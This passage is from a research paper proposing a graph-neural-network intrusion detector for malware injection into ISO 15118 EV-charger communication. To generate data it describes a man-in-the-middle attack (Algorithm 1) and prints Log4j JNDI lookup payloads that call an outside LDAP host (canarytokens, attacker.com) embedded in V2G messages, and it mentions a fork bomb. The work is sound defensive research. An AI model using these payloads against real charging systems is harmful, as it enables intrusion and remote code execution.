Bidirectional GNN-Based Intrusion Detection of Malware Injection Attacks in EV Charging Stations

Sushil Poudel, J. Eileen Baugh, Mahmoud Abouyoussef, *Senior Member, IEEE*, Abdulrahman Takiddin, *Member, IEEE*, Muhammad Ismail, *Senior Member, IEEE*, Shady S. Refaat, *Senior Member, IEEE*

***Abstract*—The growing popularity of electric vehicles (EVs) has rendered public EV charging stations (EVCSs) vital for alleviating range anxiety and supporting long-distance travel. However, recent studies reveal security vulnerabilities in EVs and EVCSs against attacks. This paper addresses these security concerns by introducing injection attacks on the front-end Vehicle-to-Grid (V2G) communication using the ISO 15118 protocol. Malicious EV owners or compromised EVCS supply equipment can inject harmful packets, potentially leading to runtime modifications and malware attacks. To counter this threat, we propose an innovative bidirectional recurrent attentive graph neural network (BiRAGNN)-based intrusion detection system (IDS) that dynamically captures spatiotemporal aspects and the bidirectional flow of information, while leveraging an attention mechanism to effectively detect injection attacks within EVs and EVCSs. The BiRAGNN model is founded on a probabilistic charging graph of real cities. Other deep learning and graph-based IDSs are also investigated as evaluation benchmarks. The IDSs are examined against a standalone system (from a single EVCS) and multi-node systems (from 8, 50, and 100-node EVCSs), all with packet-level, flow-level, and fused packet and flow-level data. The proposed BiRAGNN-based IDS offers a detection accuracy of 99% on the 100-node fused dataset, surpassing the benchmarks by $5-8\%$, offering EVs and public EVCSs resilience against cyber threats.**

***Index Terms*—Cybersecurity, electric vehicle, EVCCS, intrusion detection, machine learning, V2G communication.**

NOMENCLATURE

ACC	Attacker communication controller
EV	Electric vehicle
EVCS	EV charging station
EVCC	EV communication controller
EVCCS	EV commute and charge simulation
EVSE	EV supply equipment
IDS	Intrusion detection system
SDP	SECC discovery protocol
SECC	Supply equipment communication controller
TCP	Transport control protocol
V2G	Vehicle-to-Grid

Sushil Poudel is with the School of Business and Computer Science, Caldwell University, Caldwell, NJ 07006, USA (email: supoudel@caldwell.edu).

J. Eileen Baugh and Muhammad Ismail are with the Department of Computer Science, Tennessee Technological University, Cookeville, TN 38505, USA (email: {jebaugh42, mismail}@tntech.edu).

Mahmoud Abouyoussef is with the Department of Computer Systems Technology, North Carolina A&T State University, Greensboro, NC 27411, USA (email: mabouyoussef@ncat.edu).

Abdulrahman Takiddin is with the Department of Electrical and Computer Engineering, FAMU-FSU College of Engineering, Florida State University, Tallahassee, FL 32310, USA (e-mail: a.takiddin@fsu.edu).

Shady S. Refaat is with the School of Physics, Engineering and Computer Science, University of Hertfordshire, AL10 9AB Hatfield, U.K. (e-mail: s.khalil3@herts.ac.uk).

This work was published in part in [1]. This work was supported by NSF Award #2220346.

I. INTRODUCTION

The adoption of electric vehicles (EVs) in transportation is gaining momentum due to the influence of climate change and worldwide policies aimed at directing the automotive industry toward a more sustainable future. Recent reports project that there will be around 125 million EVs on the roads by 2030 [2]. The upsurge in EV popularity is fueled by both financial benefits and a contribution to lower carbon emissions. Charging options include battery swapping, dynamic wireless charging, and static charging from the grid [3], [4]. Static charging is the most common option due to the lack of home-charging infrastructure and hence EV owners tend to use public EV charging stations (EVCSs), especially during long trips [5]. Static charging intertwines power and transportation systems through EVCSs and EVs. However, using publicly accessible EVCSs for charging introduces substantial cybersecurity risks to both EVs and EVCSs. In 2022, a number of public EVCSs in Russia and England were hacked and disabled, which resulted in an EV charging infrastructure disruption [6], [7].

For charge management, the EV supply equipment (EVSE) at EVCSs must communicate with EVs along with the management systems of EV batteries [8]. The initiation and completion of the EV charging process involve communication between EVs and EVSE, which occurs through Vehicle-to-Grid (V2G) interactions as facilitated by standards like ISO 15118 [8]. These interactions encompass various tasks, including session setup, service identification, exchange of electrical parameters, authorization procedures, power distribution, and monitoring of the charge status [9]. This front-end V2G communication adheres to the ISO 15118 communication standard and it is adopted by various EV models in Europe and the United States [10]. The ISO 15118 standard facilitates two-way communication that also incorporates functionalities like authentication, negotiation of charging parameters, and control of energy transfer. Extensible markup language (XML) is a structured text-based format for data exchange. Herein, the messages interchanged between the EVSE and EV are structured in accordance with the efficient XML interchange (EXI) format, aligning with the ISO 15118 standard. Therefore, any EV that is compromised by malware has the potential to spread the malware to other EVCSs during charging. Similarly, malware-infected EVCSs can potentially transmit malware to

the connected EVs. A similar cyberattack approach known as "Juice Jacking" that targets public charging stations for smartphones was documented in 2011 [5]. Thus, the interaction between EV and public EVCS is crucial since it could potentially be a common pathway for malware dissemination in the V2G network. Consequently, EVs and EVCSs can potentially become attack vectors within the power-transportation system.

This paper discusses the potential for a malware attack and its subsequent spread that can occur when EVs are charging at EVCSs. It also addresses the malware spread concern by proposing a machine learning (ML)-based defense mechanism that detects malware injection in front-end V2G communication and the spread of malware across EVCSs.

A. Related Works

Overall, studies showed that EVs are vulnerable to different forms of cyber threats [11] as follows. Cyberattacks during EV charging including charge manipulation [12], delayed charging [13], and coordinated charging-discharging attacks [14] have been studied. The literature also explores false data injection attacks for overcharging and denial of charging [15], man-in-the-middle attacks [16], payment fraud, battery damage [17], eavesdropping, tampering, forgery threats [18], and denial-of-service (DOS) [19]. Additionally, researchers demonstrated a remote malware attack, known as TBONE, targeting Tesla EVs by exploiting Wi-Fi vulnerabilities to control steering and acceleration. Furthermore, the autopilot system in Tesla vehicles and the infotainment systems in Mercedes-Benz cars were compromised via a voltage fault injection, allowing the execution of malicious software. [20].

Although no cases of malware injection into V2G communication have been reported yet, recent studies indicated that it could potentially be a future threat as follows. The Idaho National Laboratory highlighted the threat of EVs serving as carriers that spread malware to public EVCSs [21]. The V2G Injector [22] demonstrated the potential for a malicious actor to inject data into the EV-EVSE charger. Moreover, when the V2G Injector is combined with a Log4j vulnerability, remote access to a simulated EVSE using a V2G Java stack [22] is facilitated. Injection attacks and detection strategies in front-end V2G communication were shown in [1].

Various intrusion detection systems (IDSs) have been developed to detect cyberattacks in EVCSs as follows. IDSs based on external classifier Wasserstein condition generative adversarial networks have been proposed to detect distributed DOS attacks using datasets like KDDCUP 99 and CICIDS 2018 [23]. Deep learning (DL)-based IDSs have been proposed for detecting DoS attacks [24], whereas ML approaches have been explored for early detection of DOS attacks using metering data [25]. ML-based classifiers have been also implemented to detect malicious traffic in Internet of things (IoT) environments, where IoT-23 datasets were utilized for IoT EVCSs [26]. Other ML-based techniques have been proposed to detect cyberattacks that manipulate EV charging prices [27]. A lightweight mechanism has been proposed to prevent message tampering attacks in EV networks [28]. IDSs tailored to e-mobility have addressed false data injection and manipulation of demand attacks [29]. A stochastic anomaly detection system has been developed to identify anomalies and unusual operations in station entities post-cyber events, incorporating a reliable probability-based algorithm for detecting function failures [30]. An attack prediction model using copulas in front-end V2G has been proposed to detect DoS and man-in-the-middle intrusion cases [31]. Additionally, standards, communication protocols, regulated power distribution, and defense strategies against vulnerabilities and attacks in EV charging infrastructures have been investigated with an emphasis on their cyber-physical system nature [32].

B. Limitations of Existing Works

The aforementioned studies present limitations from the attack and detection perspectives. First, the threat of attack-spreading from one entity to the other across multiple EVs and EVCSs is neglected. Second, the spatial aspects (i.e., connectivity within EVCSs) are not captured in existing detection strategies. Third, existing IDSs utilize IoT-based datasets that do not fully capture the V2G system communications and features including real-time EV interactions with the EVCS as well as the security risks involved. Thus, utilizing customized methods and datasets to create effective IDS for V2G networks is needed. Fourth, some studies [33], [34] employ randomly generated hop distances and symmetric movement matrices to protect resilient EV infrastructure with risk-based optimization models for infrastructure response. However, such approaches do not accurately replicate real-world EV movement patterns. Existing research has not conducted an exhaustive investigation on the possibility of introducing malware and spreading it through V2G front-end communications. To summarize, existing efforts utilize synthetic datasets that do not match real cities, and hence present unreliable outcomes, overlook the vulnerability aspect of EVs and EVCSs to malware spread, and only capture unidirectional flow of information among nodes, which limits the detection of malware spread. Thus, this paper offers novelty in three aspects. First, the data generation is based on real cities with real EV user mobility. Second, the malware is successfully injected into EVs and EVCSs using a standard communication protocol (ISO 15118 standard) that is widely adopted in Europe and the United States. Third, the proposed IDS captures bidirectional flow of information among nodes while assigning higher weights to impactful instances using an attention mechanism.

C. Objectives and Contributions

This work unfolds with three primary objectives. Firstly, this work creates a realistic spatiotemporal dataset based on real EV users mobility among real EVCS in real cities. Secondly, it showcases the injection of malware into the V2G front-end communications connecting EVSE and EVs. Such an injection results in the spread of malware across the EV-EVCS network, enabled by a probabilistic charging graph that represents sets of EVCSs to analyze the pattern of malware spread within the EV-EVCS network. Thirdly, it proposes a bidirectional recurrent attentive graph neural network (BiRAGNN)-based IDS that dynamically captures the spatiotemporal aspects and bidirectional flow of information to identify injection attacks

within EVs and EVCSs. Specifically, we offer the following contributions.

- We utilize a testbed with MiniV2G to simulate realistic benign and malicious (malware) V2G communications. Attack scenarios are executed through an attacker communication controller (ACC) utilizing Open vSwitch, Parasite6, and V2Gdecoder. Concurrently, we utilize the EV commute and charge simulation (EVCCS) framework employing publicly available data to generate a realistic dataset reflecting EV mobility and charging patterns at public EVCSs of real cities. EVCCS aims to highlight malware spread by focusing on driver mobility patterns and behaviors instead of traditional communication network data. This dataset serves as the foundation for developing a probabilistic charging graph that illustrates logical connections between EVCSs based on mobility and charging events involving city EVs.
- We simulate the potential spread of malware across public EVCSs using a probabilistic charging graph alongside the EVCCS framework and injection attacks in front-end V2G communication. Packet-level and flow-level traffic (features) for benign and malicious V2G front-end communication are captured using Wireshark then ranked by importance using the Shapley Additive exPlanations (SHAP) analysis. Packet-level and flow-level datasets are then merged to create a comprehensive fusion dataset. Hence, we present a standalone system (from a single EVCS) and multi-node systems (from 8, 50, and 100-node EVCSs), all with packet-level, flow-level, and fused packet and flow-level data.
- Using the probabilistic charging graph generated from EVCCS, we propose a BiRAGNN-based IDS that dynamically captures the spatiotemporal aspects and bidirectional flow of information among nodes while assigning higher weights to impactful instances using an attention mechanism. The proposed model captures intricate relationships and dependencies within the graph data (i.e., spatial aspects) as well as the time-series correlations (i.e., temporal aspects). The developed BiRAGNN-based IDS is capable of detecting malware injection on front-end V2G communication with an accuracy (AC) and detection rate (DR) of 99% and false alarm rate (FA) of 3%, outperforming benchmark IDSs by $5-8\%$ in AC since it captures the spatial features of the graph dataset as well as the bidirectional malware spread pattern among a set of EVCSs.

The rest of the paper is organized as follows. Section II presents the generation of the front-end V2G communication dataset encompassing benign and malware injection attacks communication. Section III introduces the proposed BiRAGNN and benchmark IDSs. Section IV discusses the performance evaluation of the investigated IDSs. Section V provides the conclusions and future research directions.

II. Dataset Generation

This section discusses the data practically and user privacy followed by the process of generating the dataset containing




Fig. 1. Illustration of the supply equipment communication controller-EV communication controller (SECC-EVCC) front-end V2G communication.

both benign and malicious communication traffic between EVs and EVCSs, illustrated in Fig. 1. The malware setup is then highlighted in three steps. **Step 1: Malware Injection:** this step involves developing a testbed to simulate the injection attacks on the communication between EVCSs and EVs using two attack cases. **Step 2: Malware Execution:** This step involves executing the malware into the infected entity after a successful injection. **Step 3: Malware Spread:** this step involves simulating the malware spread resulting from the malware injection attacks using two spread scenarios. We then introduce packet and flow feature extraction as well as the utilized system sizes.

A. Data Practicality

Ideally, we aim to utilize real comprehensive historical datasets with labeled benign and malicious samples. Unfortunately, such datasets are not publicly available for security reasons and lack of implemented IDSs that detect and label the attack data for future ML-based IDSs use. Therefore, to overcome these data availability limitations, the ideal approach is to simulate realistic datasets based on realistic environments, while ensuring practicality and user privacy as follows. This work considers various multi-stage malware injection attack scenarios that are realistic and practical against realistic datasets and environments. First, the utilized datasets reflect realistic daily motifs from realistic EV users. Second, the utilized graph structured data reflect realistic EVCS and EV mobility in real US cities. Third, the malware attacks are injected on a EV-EVCS standard communication protocol (ISO 15118 standard) that is widely adopted. Fourth, various




Fig. 2. Illustration of the V2G request message attack flowchart.

malware attack scenarios are considered herein as we report the damaging impact of such malware attacks on different system level data (packet-level and flow-level as well as a fusion of both) against various realistic daily motifs and realistic EV mobility. The used datasets herein are based on publicly available and do not contain personal information about drivers. The datasets comprise the number of users (e.g., aggregate number of EVs within a city) without identifiable information.

B. Normal Operation

The simulation under consideration involves EVs and public EVCSs used for charging. Within the EVCS, multiple EVSE facilitate EV charging. As depicted in Fig. 1, the supply equipment communication controller (SECC) of the EVSE and the EV communication controller (EVCC) of the charging EV communicate according to the ISO 15118 standard, enabling the initiation and completion of the charging transaction. Our primary focus centers on front-end V2G communication (where injection takes place) following the ISO 15118 standard, excluding consideration of back-end V2G communications like the local area network (LAN) connection among the charging management system and SECC. The MiniV2G simulator [35] is employed to simulate front-end V2G communication, incorporating EVSE and EV classes. The EVSE class offers SECC functionalities, whereas the EV class offers EVCC functionalities.

In the normal operational scenario, the SECC and EVCC adhere to the ISO 15118 standards for communication, including the exchange of request/response messages. The front-end V2G communication is initiated by sharing the IP address and port numbers among the EVCC and SECC through the SECC discovery protocol (SDP), utilizing the user datagram protocol (UDP). Following this, for additional communication, an agreement is reached between the SECC and EVCC on the use of the transport layer security (TLS) or transport control protocol (TCP). Subsequently, sessions between the TLS and TCP are initiated to facilitate the exchange of V2G messages between the SECC and EVCC.


Algorithm 1: Injection Attack Strategy for Front-End V2G Communication

```
EVCC: begin
    Send the SDP message through UDP to SECC;
end
ACC: begin
    Intercept the SDP request from EVCC;
    Generate a fake SECC reply with the ACC port number;
    Send the fake SECC reply to EVCC;
    Spoof the EVCC using Parasite6 and establish a connection with SECC;
end
EVCC: begin
    Receive the fake SECC reply from ACC;
    All EVCC traffic will be redirected to ACC by Open vSwitch;
end
ACC: begin
    Receive redirected EVCC traffic;
    Decode the EVCC message at ACC using V2Gdecoder;
    Modify the message to inject malware instances as needed;
    Encode the modified message using the V2Gencoder;
    Forward the malicious message to SECC;
end
SECC: begin
    Receive and decode the malicious message from ACC;
end
```

C. Malware Injection


In the attack model, the attacker adds an ACC module, thereby transforming EV into EV_a as depicted in Fig. 1 where a denotes an attacker [1]. The ACC intercepts the normal communication between the SECC and the EVCC within EV_a, alters the EXI messages to launch malware, and deflects malware into the targeted victim EVSE as shown in Fig. 1. The attack considered herein involves injecting malware from EV_a into a victim EVSE, yet a similar approach could be utilized by an attacker owning an EVSE. Such an attacker can initiate an ACC to change the EVSE into EVSEa, enabling the injection of malware into other victim EVs when charging.

The flowchart of the traffic injection attack initiation process is demonstrated in Fig. 2 and outlined in Algorithm 1. The process starts with the EVCC transmitting an SDP request and waiting for a response from the SECC. The ACC, on the other hand, monitors the SECC's reply to the SDP request. By using Open vSwitch [36] and Parasite6 [37], the ACC strategically positions itself between the SECC and EVCC. Subsequently,




Time	Source Port	Protocol	Destination	Length	TCP payload
19.60…	51882	EXI…	60852	132	01fe8001000000248000ebab9371d34b9b79d189a98989c1…
19.79…	60852	EXI…	51882	100	01fe80010000000480400280
20.01…	51882	EXI…	60852	110	01fe80010000000e8098004011d01ae86befd02ec000
20.06…	60852	EXI…	51882	130	01fe80010000002280980231e367935b523916d1e0203d11…
20.08…	51882	EXI…	60852	109	01fe80010000000d8098023e367935b523916d1b8
20.11…	60852	EXI…	51882	156	01fe80010000003c80980231e367935b523916d1c0012004…
20.16…	51882	EXI…	60852	112	01fe80010000001080980231e367935b523916d132001280
20.17…	60852	EXI…	51882	110	01fe80010000000e80980231e367935b523916d14000

Fig. 3. Illustration of normal V2G traffic exchange in EXI format.




```
$ java -jar V2Gdecoder.jar --e -s '<?xml version="1.0" encoding="UTF-8"?> <ns4:supportedAppProtocolReq
xmlns:ns4="urn:iso:15118:2:2010:AppProtocol" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:ns3="http://www.w3.org/2001/XMLSchema"> <AppProtocol> <ProtocolNamespace>
${jndi:ldap://x${hostName}.L4J.j1990ca7ue86sh69jtae3lf2k.canarytokens.com/a} </ProtocolNamespace>
<VersionNumberMajor> 2 </VersionNumberMajor> <VersionNumberMinor> 0 </VersionNumberMinor>
<SchemaID> 0 </SchemaID><Priority> 1 </Priority> </AppProtocol> <AppProtocol> <ProtocolNamespace>
urn:iso:15118:2:2013:MsgDef </ProtocolNamespace> <VersionNumberMajor> 2 </VersionNumberMajor>
<VersionNumberMinor> 0 </VersionNumberMinor> <SchemaID> 1 </SchemaID> <Priority> 2 </Priority>
</AppProtocol> </ns4:supportedAppProtocolReq>'

WARNING: sun. reflect. Reflection.getCallerClass is not supported. This will impact performance.

80027123DB53732349D363230B81D1797BC123DB437B9BA2730B6B2BE97261A251735189C9C9831B09BBAB
29C1B39B41B1CB53A30B299B633193597 31B0B730B93CBA37B5B2B73997 31B7B697B0BE80200000000 1D7
5726E3A69736F3A31353131383A323A323031333A4D7367446566004000080880
```

Fig. 4. Illustration of XML-to-EXI encoding of V2G messages at the ACC.



Time	Source Port	Protocol	Destination	Length	TCP payload
13.09…	43150	TCP	40500	132	01fe8001000000248000ebab9371d34b9b79d189a98989c1…
13.56…	53622	EXI…	56515	215	01fe80010000007780027123db53732349d363230b81d179…
13.87…	56515	EXI…	53622	100	01fe80010000000480400040
13.87…	40500	TCP	43150	100	01fe80010000000480400280
14.15…	43150	TCP	40500	110	01fe80010000000e8098004011d01baac079da58c800
14.15…	53622	EXI…	56515	110	01fe80010000000e8098004011d01baac079da58c800
14.18…	56515	EXI…	53622	130	01fe80010000002280980231e93eb28af81af7651e0203d11…
14.18…	40500	TCP	43150	130	01fe80010000002280980231e93eb28af81af7651e0203d11…
14.21…	43150	TCP	40500	109	01fe80010000000d8098023e93eb28af81af7651b8
14.21…	53622	EXI…	56515	109	01fe80010000000d8098023e93eb28af81af7651b8
14.23…	56515	EXI…	53622	156	01fe80010000003c8098023e93eb28af81af7651c0012004…
14.23…	40500	TCP	43150	156	01fe80010000003c8098023e93eb28af81af7651c0012004…

Fig. 5. Illustration of an attack during V2G request message in EXI format.



```
$ java -jar V2Gdecoder.jar -e -s
80027123DB53732349D363230B81D1797BC123DB437B9BA2730B6B2BE97261A251735189C9C9831B09BBAB
29C1B39B41B1CB53A30B299B633193597 31B0B730B93CBA37B5B2B73997 31B7B697B0BE80200000000 1D7
5726E3A69736F3A31353131383A323A323031333A4D7367446566004000080880

WARNING: sun. reflect. Reflection.getCallerClass is not supported. This will impact performance.

<?xml version="1.0" encoding="UTF-8"?> <ns4:supportedAppProtocolReq
xmlns:ns4="urn:iso:15118:2:2010:AppProtocol" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:ns3="http://www.w3.org/2001/XMLSchema"> <AppProtocol> <ProtocolNamespace>
${jndi:ldap://x${hostName}.L4J.j1990ca7ue86sh69jtae3lf2k.canarytokens.com/a} </ProtocolNamespace>
<VersionNumberMajor> 2 </VersionNumberMajor> <VersionNumberMinor> 0 </VersionNumberMinor>
<SchemaID> 0 </SchemaID><Priority> 1 </Priority> </AppProtocol> <AppProtocol> <ProtocolNamespace>
urn:iso:15118:2:2013:MsgDef </ProtocolNamespace> <VersionNumberMajor> 2 </VersionNumberMajor>
<VersionNumberMinor> 0 </VersionNumberMinor> <SchemaID> 1 </SchemaID> <Priority> 2 </Priority>
</AppProtocol> </ns4:supportedAppProtocolReq>
```

Fig. 6. Illustration of EXI-to-XML decoding of V2G messages at the ACC.

all messages destined for exchange between the EVCC and SECC are first channeled through the ACC. With the help of the V2Gdecoder [38], the ACC modifies the content of the exchanged EXI messages and introduces malware into the communication. In this work, we inject crafted payloads or trigger remote-execution indicators to emulate realistic attack delivery. The successful injection of malware is indicated when the communication session does not halt. Specifically, we carry out the next two representative cases in our experiments.

1) Case 1 (Small Payload): This case represents in-packet delivery when the malware size fits within the protocol's standard packet payload, we embed a compact payload directly in a single packet (like the Fork Bomb (rabbit virus, 60 bytes)) and deliver it across the communication session to the target device.

2) Case 2 (Large Payload): This case represents remote execution/out-of-band delivery when the malware exceeds the protocol's packet size, we use remote-execution where ACC modifies the V2G messages to execute the malicious remote code (like Java naming and directory interface (JNDI) `${jndi:ldap://attacker.com/a}`) in which the malicious device triggers code execution on the target, which then opens a network surface or port to receive a larger payload directly from an external server rather than through the communication protocol.

The normal V2G traffic exchange among SECC and EVCC is illustrated in Fig. 3, which shows EXI codes for supported application protocol requests (SAPR) and corresponding replies. To present a successful injection attack, Fig. 4 illustrates the malicious XML format encoding into an EXI code at the ACC. The modification includes an alteration of the protocol namespace to introduce a JNDI lookup. If the logger at the victim SECC is vulnerable, the JNDI lookup is activated, generating a canary token that could further be exploited for remote code execution. The modified traffic captured by Wireshark is depicted in Fig. 5, reflecting an attack. The first row shows the interception and modification of the SAPR with the malicious EXI from ACC transmitted to SECC (second row). The SECC's reply (third row) is intercepted and altered by ACC to maintain the session. The EXI message decoding back to XML format at the SECC is illustrated in Fig. 6. It is important to note that these examples aim to showcase the potential for injecting malware between the EVCC and SECC.

D. Malware Spread

After the successful injection of malware (i.e., the communication session did not halt), we assume that the successfully injected malware will be executed. The successful execution of malware marks the impacted entity (EV or EVCS) as "Infected." When another entity is connected to an infected entity (e.g., EV is plugged into an infected EVCS), we manually inject the malware as in cases 1 (small payload) or 2 (large payload) to mimic an autonomous malware spread across multiple entities.

1) Spread Scenarios: We consider two realistic malware scenarios. Scenario 1 (EVCS-to-EV) takes place when a benign EV is charging at an infected EVCS due to malware injection. When a connection is established between the infected EVCS and the EV, the malware is injected into the EV. When the EV becomes infected, it spreads the malware to other benign ECVSs (Scenario 2). Scenario 2 (EV-to-EVCS) takes place when an infected EV, due to malware injection (Scenario 1), is charging at a benign EVCS. When a connection is established between the infected EV and the EVCS, the malware is then injected into the EVCS. When the EVCS becomes infected, it spreads the malware into more benign EVs. Specifically, if one of the many EVCS in a city is infected, any EV that charges using that EVCS can carry the malware and potentially spread it across all EVCS in the city.

2) EVCCS framework: The EVCCS framework is used to observe the malware spread pattern across all the EVCS units in a given city when an EVCS or a set of EVCSs is targeted for malware spread.

a) Overview: EVCCS mimics the travel patterns of all EVs in the city for a year. The EVCCS framework assumes that when an EV's battery state-of-charge (SoC) falls to a certain point (e.g., 10% SoC or 20 minutes of driving), the EV heads to the nearest EVCS. Furthermore, if the SoC

is inadequate for the upcoming trip, the EV heads to the closest EVCS. Conversely, if the battery SoC can handle the upcoming destination, the EV drives there, and the SoC decreases based on distance and time. Importantly, the EVCCS considers preferences when choosing a specific nearby charging station based on factors like the number of stations and charger availability throughout the day. EVCCS in Algorithm 2 simulates the commutes for all the EVs in a given city for a year. EVCCS simulates malware propagation in EVs and EVCSs during commute and charging scenarios.

b) Charging Behavior Modeling: The probabilistic charging graph generated using the EVCCS provides a prerequisite graph for injection attack detection using the BiRAGNN model. Algorithm 2 summarizes the EVCCS framework. The EVCCS is designed to analyze the commuting and charging behavior of a set of EVs within a city containing public EVCSs where locations are represented as nodes within the graphs to capture spatial patterns. For simulation purposes, each EV is assigned an arbitrary ID number generated solely to refer to the EV during simulation, workplace, charging routine, battery SoC, and zone ID. The arbitrary ID numbers are excluded from the model training since they do not carry meaningful predictive information and represent high-cardinality features that lead to overfitting [39]. The workplace assignment is based on factors like commute distance and the number of employees in each job sector. The framework creates commuting patterns using daily motifs, considering weekdays and weekends, structured into a 48-element sequence (i.e., each element is a 30-minute time period) to align with typical human mobility, as location changes rarely occur more frequently than every half hour. Also, a 30-minute resolution is sufficient to capture meaningful variations in daily routines without introducing unnecessary noise or complexity to the IDSs. Daily motifs are generated for each EV, and the simulation spans 365 days, considering SoC-based charging and commute needs. EVCCS captures realistic commuting and charging scenarios, providing insights into EV mobility patterns in a city. Specifically, we consider three types of areas, residential, work, and recreational. In this context, the commute distance and time are considered from/to residential to/from work areas during weekdays and restaurants, shopping centers, or other recreational places during weekends, reflecting real statistics on human mobility motifs.

c) Probabilistic Charging Graph: The EVCCS analyzes the charging patterns of EVs to determine logical connectivity among public EVCSs. The collection of charging behaviors for all EVs is utilized to determine the logical connections among the public EVCSs. This connection signifies the likelihood that a specific EV, which is charged at station X, will charge at station Z in the following charging cycle. This probability is computed for all EVCS pairs in the city. By combining the EVCSs as nodes and the likelihood of charging in the subsequent charging cycle as edges, a probabilistic charging graph is generated. Fig. 7 illustrates the probabilistic charging graph of the city of Cookeville, Tennessee, USA, representing rural cities, where nodes are EVCSs and directed edges are the probabilities of charging movement between EVCSs. In addition, another graph is generated for the city of

Algorithm 2: EVCCS: Electric Vehicle Commute and Charge Simulation Framework

Choose a city G and define its geographical boundaries;
Utilize a query with amenities over G in the Overpass API of OpenStreetMap to obtain shapefiles;
Partition G into K zones, denoted as $[G_1, G_2, G_3, \ldots, G_K]$, and determine centroids $[c_1, c_2, c_3, \ldots, c_K]$ of these zones;
Identify the amenities within each zone and count their occurrences using QGIS;
Determine the actual driving distance d_{c_i,c_j} and duration t_{c_i,c_j} between centroids in $[c_1, c_2, c_3, \ldots, c_K]$ using the Waze API;
Let R represent the total number of registered EVs in G according to [40], and set $r = 1$;
while $r \leq R$ **do**
    Create an EV object (EV_r) with a set of attributes;
    Assign a job and a workplace to EV object r, taking into consideration commute time and employee population in each sector as described in [41] and [42];
    Increment r by 1;
end
Consider N EVCSs in G as detailed in [43]; let d represent a day with $d = 1$ and $r = 1$;
while $d \leq 365$ **do**
    while $r \leq R$ **do**
        Assign each user 48 daily patterns based on their likelihood to occur;
        Increment r by 1;
    end
    Let m denote a pattern, starting with $m = 1$ and $r = 1$;
    while $m \leq 48$ **do**
        while $r \leq R$ **do**
            if *State of Charge (SoC) of* EV_r *is* $\leq 10\%$ *or insufficient for the next destination* **then**
                Charge EV_r at the nearest station and update its SoC to 100%;
                Update charging pattern of EV_r with the corresponding station ID;
            end
            else
                EV_r travels to the intended destination, decreasing SoC based on commute distance and duration (obtained from Waze API);
            end
            Increment r by 1;
        end
        Increment m by 1 ;
    end
    Increment d by 1;
end

